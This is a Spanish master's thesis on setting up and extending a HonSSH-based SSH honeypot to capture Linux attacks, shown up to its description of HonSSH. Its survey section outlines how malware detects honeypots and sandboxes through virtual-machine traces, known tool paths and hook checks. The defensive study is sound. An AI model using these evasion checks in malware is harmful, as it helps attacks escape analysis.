



Máster Universitario en Ciberseguridad  
2015/2016

Trabajo de Fin de Máster

## **Configuración, Ampliación e Implantación de un Honeypot**

---

Autor:

Fernando Vañó García

Tutor:

Sergio Pastrana Portillo



## Resumen

Diariamente se realiza un gran número de ataques cibernéticos a todo tipo de entidades; ya sean empresas, gobiernos, individuos particulares, etc. Un *honeypot* es un sistema ‘señuelo’ que emula un sistema real con ciertas vulnerabilidades; de este modo, un atacante puede caer en la trampa, dándonos la posibilidad de observar y almacenar sus acciones, para un posterior análisis.

En el presente trabajo se ha elegido un proyecto de código abierto, disponible para la comunidad, con la finalidad de implantar un honeypot; configurando y ampliando su funcionalidad para evitar ataques de evasión del propio honeypot. Tras ello, se ha ubicado bajo un entorno controlado, expuesto a través de una IP pública a internet durante un mes, con el fin de analizar *a posteriori* los ataques realizados contra el sistema.

Se ponen en práctica conocimientos avanzados de los sistemas operativos (núcleo de Linux y módulos cargables LKM, interceptación de llamadas al sistema), el protocolo SSH, el análisis de *malware* y la configuración y funcionamiento general de un honeypot.

### Palabras clave:

Honeypot, Honeynet, SSH, Linux Kernel, LKM, Syscall Hooking, Malware

## Abstract

A huge number of cyberattacks are performed every day against all type of entities; being companies, governments, individuals, etc. A honeypot is a decoy system that emulates a real one with a number of vulnerabilities; in this way, an attacker could fall into the trap, giving us the possibility of to observe and to store his/her actions, for a posterior analysis.

In the present work an open source project of a honeypot (available for the community) has been chosen, with the purpose of setting up, configuring and expanding the functionality in order to avoid bypass and evasion attacks. Afterwards, it has been located under a controlled environment, exposed through a public IP address reachable from the Internet during a month, with the purpose of analysing *a posteriori* the performed attacks against the system.

Advanced knowledge of operating systems (Linux kernel and Loadable Kernel Modules, syscall hooking), the SSH protocol, malware analysis and the configuration and general operation of a honeypot are put into practice.

### Key words:

Honeypot, Honeynet, SSH, Linux Kernel, LKM, Syscall Hooking, Malware



# Índice general

<b>1. Introducción</b>	<b>5</b>
1.1. Motivación . . . . .	6
1.2. Objetivos . . . . .	7
1.3. Organización de la tesis . . . . .	9
<b>2. Preparatoria</b>	<b>10</b>
2.1. Estado del arte . . . . .	10
2.1.1. Tipos de Honeypot . . . . .	10
2.1.2. Técnicas de Detección de Honeypots . . . . .	11
2.1.3. Análisis de Malware . . . . .	12
2.2. Protocolo SSH . . . . .	13
2.3. HonSSH . . . . .	14
2.4. Planteamiento del entorno . . . . .	15
<b>3. Ampliación</b>	<b>17</b>
3.1. HED: Honeypot Engage Detector . . . . .	17
3.1.1. Diseño . . . . .	18
3.1.2. Implementación . . . . .	21
3.1.3. Evaluación . . . . .	32
<b>4. Implantación del Honeypot</b>	<b>34</b>
<b>5. Análisis</b>	<b>36</b>
5.1. Ataques recibidos . . . . .	36
5.2. Análisis e ingeniería inversa . . . . .	40
<b>6. Conclusiones y trabajo futuro</b>	<b>44</b>
<b>A. Engage</b>	<b>46</b>
<b>B. Macros para la liberación de recursos</b>	<b>49</b>

C. Resguardo y restauración de imágenes de disco en una tarjeta SD	51
D. Reglas Iptables aplicadas	53
E. Scripts descargados por el atacante	56
F. Glosario de términos	57
G. Presupuesto y Planificación Temporal	58

---

# Índice de figuras

1.1. Crecimiento de malware a lo largo de los años . . . . .	7
1.2. Sistemas operativos usados en el top 100 de Supercomputadores . . . . .	8
2.1. Esquema conceptual de HonSSH . . . . .	15
3.1. Ciclo de llamadas al sistema en un ‘engage’ . . . . .	19
3.2. Interceptación de llamadas al sistema . . . . .	20
3.3. Estructuras de datos añadidas a la información de los procesos . . . . .	22
3.4. Timeouts . . . . .	29
3.5. Captura de pantalla de HED . . . . .	32
3.6. Diferencia de sobrecarga con HED en el núcleo de Linux . . . . .	33
4.1. Esquema de la arquitectura de red . . . . .	35
5.1. Escaneos de puertos / Intentos de log-in . . . . .	36
5.2. Captura de pantalla de las conexiones realizadas por ‘kblockd’ . . . . .	39
5.3. Jerarquía de procesos producidos por ‘kblockd’ . . . . .	41
5.4. Comandos enviados y recibidos por el bot. . . . .	42
5.5. Resultados de algunos antivirus usados por VirusTotal. . . . .	43
G.1. Diagrama de Gantt de la planificación temporal. . . . .	59



# Índice de códigos

3.1. Llamadas al sistemas efectuadas durante un engage . . . . .	18
3.2. Cambios significativos en el fichero ‘include/linux/sched.h’ . . . . .	21
3.3. Cambios significativos en el fichero ‘kernel/fork.c’ . . . . .	23
3.4. Cambios significativos en el fichero ‘kernel/exit.c’ . . . . .	23
3.5. Subrutina para encontrar la referencia a la Tabla de llamadas al sistema . .	23
3.6. Insertando los hooks . . . . .	24
3.7. Habilitar/Deshabilitar Protected Mode . . . . .	25
3.8. Subrutina que lanza un nuevo timeout . . . . .	26
3.9. Subrutina ejecutada por el timeout . . . . .	27
3.10. Hook de la llamada al sistema <code>close()</code> . . . . .	28
3.11. Punto de entrada de HED (ejecutado por <code>insmod</code> ) . . . . .	30
3.12. Obteniendo la IP en el Handler . . . . .	31
3.13. Obteniendo el puerto en el Handler . . . . .	31
3.14. Operaciones realizadas para el <i>testing</i> . . . . .	32
5.1. Salida de ‘ <code>readelf -l kblockd</code> ’ . . . . .	40
A.1. Prueba de concepto ‘engage.py’ . . . . .	46
B.1. Macros del preprocesador para las listas . . . . .	49
C.1. Respalda de SD . . . . .	51
C.2. Restaurar a SD . . . . .	52
D.1. Reglas Iptables . . . . .	53
E.1. Script ‘1sh’ . . . . .	56
E.2. Script ‘2sh’ . . . . .	56

# Capítulo 1

## Introducción

La tecnología se ha convertido en un elemento indispensable en nuestra vida cotidiana; hoy en día compramos, nos comunicamos, consultamos las noticias, aprendemos, compartimos (incluso si la otra persona está al otro extremo del planeta) y realizamos muchas más acciones diariamente a través de internet. Hemos pasado de vivir momentos a *capturar* momentos, ya sea mediante fotografías o mediante videos hechos por nuestros ‘teléfonos’, para luego *subirlos* a nuestras redes sociales y compartir con nuestros ‘amigos’ lo que estamos viendo y oyendo.

Y no sólo eso, cada vez que compramos con nuestra tarjeta de crédito, un nuevo registro es creado en algún sitio remoto (*Estados Unidos*) dejando constancia tanto de nuestra presencia física en la tienda como del gasto realizado. Además, en los últimos años se habla mucho del concepto de la nube (*cloud*), donde almacenamos una traza de prácticamente nuestra vida entera, incluso fotografías personales y hay quien almacena documentación sensible.

En definitiva, hemos llegado al punto de no retorno en el cual necesitamos internet para vivir casi como al agua, nos hemos convertido en seres que no solamente viven en aquello que percibimos, si no que hemos migrado parte de nuestra vida al ciberespacio. Si llegara un día en el que los servicios de internet que usamos diariamente dejaran de estar disponibles al mismo tiempo, muy probablemente habría consecuencias inimaginables.

Todos estos servicios necesitan, evidentemente, una infraestructura que los soporte. Dada la creciente dependencia que sufrimos hacia los servicios en internet, los atacantes están cambiando su objetivo: de los individuos conectados con su computador personal a las grandes infraestructuras, ya sean grandes empresas con grandes almacenes de información o infraestructuras críticas.

Un honeypot es un sistema aparentemente vulnerable que está bajo control, monitorizando y almacenando todas las acciones que en éste se realicen. De este modo, se intenta llamar la atención de atacantes y observar las acciones que se efectuen en contra de estos sistemas. Pueden ser utilizados también como señuelo, con el objetivo de proteger otro sistema con mayor valor; de manera que mientras el honeypot es atacado, es posible detectar la incidencia y proteger el activo más valioso. El concepto de honeypot es muy importante en el campo de la ciberseguridad para ser conscientes y tomar medidas frente ataques a una infraestructura dada, aportando capacidades de prevención, detección y/o actuación contra dichos ataques.

En este trabajo se realizará un experimento mediante el cual podremos comprender la importancia de este tipo de sistemas en entornos de producción reales. Nuestra intención no es exponer los sistemas que se utilizan para que se puedan evitar por los atacantes, sino mostrar un ejemplo de un honeypot, para entender y valorar su importancia y las ventajas que nos pueden aportar. Afortunadamente, hay una gran diversidad de configuraciones y, por tanto, no se puede generalizar una configuración para todos los honeypots. Cada sistema puede ser único y depende de aquel que se quiera emular. Por lo tanto, la tarea de detección por parte de un atacante se torna complicada y, en ocasiones, casi *imposible*.

## 1.1. Motivación

Durante los últimos años se ha observado un notable crecimiento en la producción y distribución de malware de todo tipo (*i.e.* malware para dispositivos móviles, APTs, etc). La figura 1.1 muestra un estudio realizado por el instituto **AV-Test**[13] en el que se muestra el crecimiento de la cantidad total de malware detectado por las herramientas **Sunshine** y **VTEST**.

Tal y como podemos observar en esta figura, a partir del año 2007 hubo un cambio drástico en la cantidad total de malware detectado, pasando a crecer de manera exponencial. Esto es debido muy probablemente a diversos factores, tales como la aparición del teléfono inteligente (*smartphone*), el ‘Internet de las cosas’ (*The Internet of Things*, *IOT*), etc.

Solamente la aparición del *smartphone* ha supuesto un cambio radical en las vidas cotidianas de la mayoría de los ciudadanos. Hemos migrado prácticamente nuestra vida entera a estos dispositivos y, con ello, a internet. Además, nos hemos vuelto altamente dependientes de ello, cosa que los *ciberdelincuentes* no han dudado en aprovechar.

Los objetivos de estos ataques no son únicamente los individuos, sino también (y especialmente) la industria, junto con entidades gubernamentales, grandes empresas de servicios, infraestructuras críticas, etc. Esto es debido a distintas causas, tales como *ciberguerra*, *ciberespionaje*, *ciberactivismo* y *ciberdelincuencia*, entre otras; no obstante, no entraremos en detalle puesto que no es el objetivo principal del presente trabajo.

Lo que realmente nos importa es que, actualmente, centrándonos en las máquinas que ofrecen servicios web (servidores) y los supercomputadores, la mayor parte de éstas máquinas utilizan el sistema operativo Linux [14][15].

Evidentemente el uso del sistema operativo **Windows** (cualquiera de sus versiones) ha sido y continua siendo uno de los mas utilizados en el ámbito personal y empresarial, por cuestiones históricas que no nos conciernen. No obstante, *gracias* a los teléfonos inteligentes (junto con las tabletas y otros dispositivos similares) este panorama está cambiando. Adicionalmente, hoy en día hay una cantidad ingente de profesionales trabajando como analistas de malware y gran parte de dichos profesionales se dedican exclusivamente a malware dirigido a sistemas operativos Windows. De igual modo, existen muchas herramientas disponibles en internet para dicha tarea, así como servicios útiles (*i.e.* análisis dinámico de malware en sandbox); no obstante, el número de herramientas y servicios dedicados a analizar malware para el sistema operativo Linux es mucho mas reducido.

Volviendo con los teléfonos inteligentes, a día en el que se escribe este documento, el sistema operativo móvil más usado es **Android**, con una tasa del 82 % aproximadamente[16]. Cabe destacar que Android es en realidad una máquina virtual **Dalvik** ejecutándose sobre Linux.




Figura 1.1: Crecimiento de malware a lo largo de los años

Por estas razones, consideramos muy interesante realizar un experimento en el cual se puedan observar distintos ataques e incluso recolectar muestras de malware utilizado por los atacantes contra máquinas Linux conectadas a internet, en el mundo real.

## 1.2. Objetivos

El objetivo del presente trabajo es realizar un experimento donde se desarrolle un honeypot y se disponga libremente a través de una dirección IP pública, con la esperanza de recibir ataques para monitorizarlos y, posteriormente, analizarlos. Se tratará de un honeypot basado principalmente en sistemas Linux, mas específicamente sobre el protocolo SSH, para capturar tanto acciones realizadas sobre un *shell* como ficheros binarios ELF maliciosos.

Para ello, realizaremos un análisis del estado del arte, con el fin de encontrar un proyecto software existente y **de código abierto**, para estudiar su funcionalidad y configurarlo adecuadamente. Adicionalmente, ampliaremos su funcionalidad para, finalmente, implantarlo y realizar el experimento.

Se trata de un proyecto que cuenta con un factor no determinista y totalmente fuera de nuestro control: el éxito de los resultados dependen del hecho de que el sistema honeypot




Figura 1.2: Sistemas operativos usados en el top 100 de Supercomputadores

sea atacado por agentes externos. Basándose en la baja probabilidad de que un agente externo dado sea humano, nuestro objetivo es simplemente recibir ataques, sin importar la naturaleza de éstos (es decir, ya sean humanos tras un teclado o programas que realizan ataques a gran escala de manera automatizada).

Por lo tanto, y a modo de síntesis, nuestros objetivos son los siguientes:

1. **Configurar, ampliar e implantar** un honeypot **basado en sistemas Linux**.
2. Obtener **acciones** realizadas por un atacante bajo una sesión **SSH** obtenida sin previo acceso legítimo.
3. Recolectar posibles binarios **ELF** maliciosos y analizar su comportamiento y funcionalidad.
4. Realizar el experimento de forma **sigilosa**, de modo que el atacante no se percate de que se encuentra en un sistema monitorizado y no en un sistema real de producción.

### 1.3. Organización de la tesis

Primeramente, en el capítulo 2, expondremos algunos conceptos básicos, los cuales son necesarios para que se pueda comprender adecuadamente el trabajo realizado: en la sección 2.1 se listan los distintos tipos de honeypot así como diferentes proyectos existentes a fecha en la que se escribe el documento. En la sección 2.2 se presenta, en líneas generales y sin entrar en detalles, el protocolo SSH; en las secciones 2.3 y 2.4 se expone el software elegido para llevar a cabo la tarea y el entorno elegido para la realización del experimento, respectivamente.

Seguidamente, en el capítulo 3 se detallará el diseño y la implementación de HED, herramienta desarrollada por nosotros para ampliar la funcionalidad del honeypot. En el capítulo 4 se explican los detalles de implantación del honeypot: arquitectura de red, servicios emulados, etc.

Para finalizar, en el capítulo 5 realizaremos un análisis *a posteriori* de los resultados obtenidos del experimento, exponiendo los ataques en la sección 5.1 y realizando un análisis más detallado sobre un ataque específico en la sección 5.2.

# Capítulo 2

## Preparatoria

En este capítulo se van a presentar los antecedentes para el trabajo, los cuales nos van a permitir decidir las opciones adecuadas para cumplir nuestros objetivos, en base a la situación actual de proyectos existentes públicamente.

### 2.1. Estado del arte

En el capítulo 1 hemos visto la definición de honeypot y sus posibles usos dentro del campo de la seguridad informática. En esta sección se va a exponer el estado del arte de distintos honeypots y los tipos en los que se pueden clasificar, detección de honeypots y, finalmente, herramientas para el análisis de malware.

#### 2.1.1. Tipos de Honeypot

En el momento en el que se escribe este documento, existe una gran variedad de proyectos que implementan un honeypot. Veamos, a continuación, los distintos tipos en los cuales se puede clasificar un honeypot con sendos ejemplos:

- **Honeypot de Baja Interacción:** Son honeypots muy simples que intentan emular un servicio en particular. Se les llama de baja interacción ya que las posibles acciones que se pueden realizar están limitadas por las pertenecientes al servicio que se intenta imitar. Un ejemplo de honeypot de baja interacción es `honeyd`[3], el cual hace posible a un único host atender a varias direcciones, emulando distintos sistemas operativos.
- **Honeypot de Alta Interacción:** En comparación con los de baja interacción, este tipo de honeypots ofrecen menos limitaciones. Pueden emular un sistema operativo completo, ofreciendo exactamente las mismas funcionalidades que el propio sistema operativo. Este tipo de sistemas pueden aportar mucha más información, además de permitir la detección de **nuevos ataques** (con *suerte* pueden capturar un *0day*). Por otra parte, evidentemente es un arma de doble filo, ya que puede albergar peligros para la red en la que esté situado si un atacante consigue *salir* del entorno controlado. Como ejemplo de honeypot de alta interacción instanciaremos **HonSSH**, software elegido para llevar a cabo nuestra tarea (será explicado en la sección 2.3).
- **Honeypot Híbrido:** Este tipo de honeypots combinan los dos tipos anteriores. Ejemplo de este tipo de honeypots puede ser **HoneySpider**[4], el cual permite de-

testar *exploit kits* en páginas web malignas. Otro ejemplo puede ser *Dionaea*[5], ya que se trata de un software que permite a un host emular distintos servicios de Windows, de modo que es capaz de capturar ataques e incluso muestras de malware.

- **HoneyNet:** El concepto de HoneyNet es más bien abstracto. Se trata de una red conformada por varios honeypots de distintos tipos. Un posible uso de una honeynet es la simulación de una red corporativa, de modo que se observan los ataques con el fin de mejorarla y así evitar que ocurran incidentes mayores en una red de producción real. En esta categoría podríamos considerar los *HoneyWall* como los *gateways* que brindan acceso a internet a la honeynet, así como los honeypots se corresponderían con los hosts que conforman la red.
- **HoneyFile:** El concepto de honeyfile está estrictamente dirigido a interacción humana. La idea que yace detrás de un honeyfile es la colocación de documentos con contenido falso (y único, a poder ser) en una posición restringida, de manera que si se descubre que alguna persona que no debería tener acceso a dicha zona restringida es conocedora de tal información (la única fuente de esa información falsa debe ser el honeyfile) se puede saber con seguridad que esta persona ha tenido acceso al fichero trampa. Esto se podría combinar con cualquier tipo anterior. Por ejemplo, se puede introducir un fichero con información aparentemente confidencial en un honeypot de alta interacción dentro de una red corporativa y esperar a ver alguna reacción acerca del contenido del documento.
- **HoneyToken:** En este caso, la semántica es muy similar al de honeyfile, no obstante se aplica a otros ámbitos; se podría considerar como una generalización del concepto anterior. Un ejemplo es el mecanismo implementado en los sistemas operativos modernos, SSP (*Stack Smashing Protector*), que detecta si los contenidos de la pila han sido modificados tras retornar de una subrutina.
- **Honeypot Cliente:** En contraposición a los honeypots *tradicionales*, basados en la parte servidora, este tipo de honeypots se centran en la parte cliente. El ejemplo comentado anteriormente, *HoneySpider*, se podría considerar también dentro de este subtipo, ya que su funcionamiento es acceder a páginas web esperando ser atacado por distintos exploit kits. En este caso también existe el peligro de ser atacado con una técnica nueva y, por tanto, poner en riesgo el propio sistema que ejecuta el honeypot.

Si se desea más información acerca de distintos proyectos de código abierto y/o información relativa a los honeypots, se recomienda el sitio web ‘*The Honeynet Project*’[6] donde se pueden encontrar noticias y proyectos desarrollados en los *Google Summer of Code*.

### 2.1.2. Técnicas de Detección de Honeypots

Dada la naturaleza de un honeypot, la tarea de detección no es en absoluto trivial. Dependiendo del caso, se pueden detectar algunas características que se suelen utilizar para la implantación de honeypots, así como el uso de máquinas virtuales, entre otras. En la literatura se explican varias técnicas, muchas de ellas muy específicas al tipo de honeypot que se quiere detectar. A continuación se listan algunas de ellas:



- **Detección de Máquinas Virtuales:** El software de virtualización deja muchos rastros en el sistema, de modo que es posible buscar estas pistas y detectar si se trata de una máquina virtual o una real. Algunos ejemplos de estas trazas podrían ser strings, módulos en el kernel (*e.g.* `vboxguest` si se usa el software de virtualización `VirtualBox`), controladores de hardware *extraños*, etc. Muchos programas maliciosos se aseguran de que se encuentran ante una máquina y un sistema operativo real; en caso contrario, abortan la ejecución del payload para, así, evitar que un hipervisor o un *sandbox* descubra sus acciones.

Otro caso similar es el mostrado en [18]. Uno de los ejemplos que muestran es la lectura del fichero especial en los sistemas Linux `/proc/cpuinfo`, mostrando información como `model name : UML`, desvelando que efectivamente se trata de un sistema falso (*User-mode Linux*).

- **Búsqueda de software específico:** En [17] se muestran varios ejemplos para la detección de honeyclients. Un ejemplo muy claro mostrado en este *paper* es la búsqueda de software específico, conociendo su ruta y el nombre de los ejecutables: mediante un script de JS se verifica que existe el fichero “`C://Program%20Files//Capture//CaptureClient.exe`” y, si es así, se sabe con seguridad que se está ejecutando el programa `Capture-HPC`. Evidentemente esta técnica puede ser fácilmente burlada simplemente cambiando la ruta, el nombre, o simplemente usando software no conocido. Incluso puede usarse para evitar que ciertas variedades de malware ejecuten el *payload* (sabiendo que realizan dicha comprobación).
- **Detección de hooks en funciones:** En el mismo *paper* comentado anteriormente ([17]) se muestra también cómo algunos programas maliciosos pueden averiguar si alguna función ha sido interceptada. Algunos honeyclients aprovechan el hecho de que el compilador de Windows reserva los dos primeros bytes de las funciones de librería escribiendo una instrucción `MOV EDI,EDI` (pseudo-nop). Los hooks aprovechan también estos dos bytes para añadir alguna instrucción que cambie el flujo del programa (`jmp`, `call`) haciendo posible el hooking de manera limpia. De modo que, si los dos primeros bytes son alguna instrucción de salto, es muy probable que se trate de una interceptación.

### 2.1.3. Análisis de Malware

Tal y como se ha comentado en la sección 1.1, existen muchas más herramientas y utilidades que ayudan en la tarea del analista de malware para plataformas **Windows**; no obstante, la transparencia y flexibilidad que disponen los sistemas con núcleo Linux nos permiten obtener mucha información mediante herramientas de *debugging*, aunque no estén explícitamente diseñadas para analizar malware.

Algunas de las herramientas que podemos usar para analizar una muestra de malware son las siguientes:

- **GDB:** Siglas de GNU Debugger; es el debugger por excelencia en sistemas GNU/Linux. Soporta una larga lista de lenguajes de programación y dispone principalmente de una interfaz *CLI* (aunque existen herramientas que implementan una interfaz gráfica para gdb). Se encuentra instalado por defecto en muchos sistemas GNU/Linux y, evidentemente, es *open source*.

- **IDAPro**: Se trata de un famoso des-ensamblador y debugger que ofrece todo un abanico de posibilidades que facilitan la tarea de analizar malware. Ofrece distintas vistas (vista grafo, hexadecimal, etc) y una cantidad ingente de características. No es software libre, y su precio depende del tipo de licencia que se desee (dispone de una versión gratuita). Los precios rondan desde los 529€ hasta los 1019€.
- **Hopper**: Software muy similar a IDAPro, aunque dispone de un número considerablemente menor de opciones. Se trata también de software cerrado y de pago: desde 89€ hasta los 119€.
- **Radare2**: Radare es una herramienta diseñada inicialmente para forense; no obstante, el autor y los desarrolladores que colaboran en el proyecto han ido añadiendo funcionalidades hasta convertirse en todo un framework de herramientas útiles no sólo para forense sino también para debugging e ingeniería inversa. En este caso es un proyecto de software libre disponible en [GitHub](#).
- **Immunity Debugger**: Debugger para plataformas windows. La principal ventaja es que se le pueden añadir *plugins* que implementen cualquier funcionalidad que no esté en el software base. Dispone también de la posibilidad de ejecutar comandos de python y atajos de teclado *compatibles* con WinDBG o GDB.
- **Cuckoo Sandbox**: Proyecto *open source* que permite la ejecución de muestras de malware en distintas máquinas virtuales bajo un entorno controlado, de modo que es posible observar los cambios realizados en estos sistemas e incluso capturar el tráfico generado. Hay distintos sitios web que ofrecen este software de manera gratuita, tales como [malwr.com](#).
- **Hybrid Analysis**: Herramienta *online* (<https://hybrid-analysis.com>) similar al anterior sandbox, aunque ofrece una cantidad superior de información. Dispone de una versión gratuita y otra de pago, con posibilidad a obtener mayor información del análisis dinámico así como la descarga de ficheros tales como los paquetes de red (fichero pcap), el reporte en distintos formatos (JSON, XML), indicadores de compromiso, etc.

## 2.2. Protocolo SSH

SSH es un protocolo muy importante, ámpliamente utilizado en sistemas basados en UNIX para el acceso remoto de manera segura, a diferencia de *telnet* y *rlogin*, los cuales no ofrecen ni confidencialidad ni integridad de los datos. Fué diseñado inicialmente por Tatu Ylönen en el año 1995 (SSH1) y, aunque entonces lo liberó a la comunidad de manera gratuita, posteriormente creó una empresa para comercializar el producto a otras empresas. Tras ello, algunos desarrolladores junto con la *OpenBSD Foundation* crearon **OpenSSH** a partir de `ssh 1.2.12` de Tatu Ylönen, bajo licencia *BSD*[1]. OpenSSH viene instalado por defecto en muchas distribuciones GNU/Linux y forma parte de las herramientas fundamentales para muchas personas.

Existen dos variedades principales, SSH1 y SSH2. La segunda esta basada en la anterior; no obstante, fué desarrollada totalmente desde cero, añadiendo más seguridad desde el diseño, puesto que se descubrieron varias vulnerabilidades en el diseño de SSH1 (simple CRC para integridad de datos, uso de 3DES vulnerable a ataques de inserción, etc). Además había algunos problemas de patentes[2] con RSA en el año 1999. Ambas variedades no son

compatibles, aunque algunos programas aún ofrecen compatibilidad con SSH1, de manera opcional.

Es un protocolo muy versátil ya que no sólo permite el acceso remoto a una terminal sino que además ofrece funcionalidades de reenvío de puertos (*port forwarding*) y la posibilidad de abrir un puerto SOCKS que multiplexe paquetes a través de una conexión SSH establecida. Permite también el intercambio de ficheros (SCP) así como el montado de sistemas de ficheros remotos (SSHFS).

## 2.3. HonSSH

Tal y como se ha comentado en la sección 2.1, vamos a elegir el software HonSSH[7] como base para realizar nuestra tarea. El funcionamiento de HonSSH es actuar como ‘hombre en el medio’ (*MITM*) en una conexión SSH (en sistemas GNU/Linux), permitiendo monitorizar todas las acciones realizadas en el shell de esa sesión. Las razones que nos llevan a elegir este proyecto son las siguientes:

- Es un proyecto de código abierto y su licencia permite su uso sin restricciones.
- Es posible configurar un entorno brindando la posibilidad de obtener un honeypot de alta interacción, con un sistema operativo GNU/Linux real detrás, sin restricciones.
- Tiene una alta flexibilidad de opciones y funcionalidades, tales como:
  - Monitorización completa de la interacción de un atacante con una sesión SSH.
  - Posibilidad de guardar una copia de todos aquellos ficheros descargados desde el honeypot.
  - ‘*Password spoofing*’: con una probabilidad configurable, HonSSH es capaz de dar como válidas unas credenciales erróneas con el fin de dar acceso a atacantes de manera aleatoria, aunque las credenciales introducidas no sean las correctas. Esta opción es útil para aquellos bots que escanean automáticamente direcciones aleatorias y prueban suerte con algunas combinaciones de usuario y contraseña comúnmente utilizadas. En cambio, si el atacante es humano, podría ser un indicativo claro de que el sistema es un honeypot.

En la figura 2.1 podemos observar de qué manera se realiza la interceptación de la conexión SSH. Desde el punto de vista del atacante, la conexión se está realizando directamente al sistema final, ejecutando un sistema operativo real y un servicio SSH servidor real (`sshd`). No obstante, la conexión se hace en realidad con la máquina situada en el medio, ejecutando una instancia de HonSSH. Ésta realiza otra conexión SSH hacia el servidor, y reenvía la entrada y la salida de ambas conexiones. La línea azul sobre la figura representa la conexión que el atacante percibe, mientras que las líneas negras indican las dos conexiones que se efectúan en realidad.

En síntesis, HonSSH debe estar ejecutándose en una máquina que actúa tanto como puerta de enlace como de *NAT* (*Network Address Translation*) entre el atacante y el sistema operativo real que permitirá obtener la característica de alta interacción.

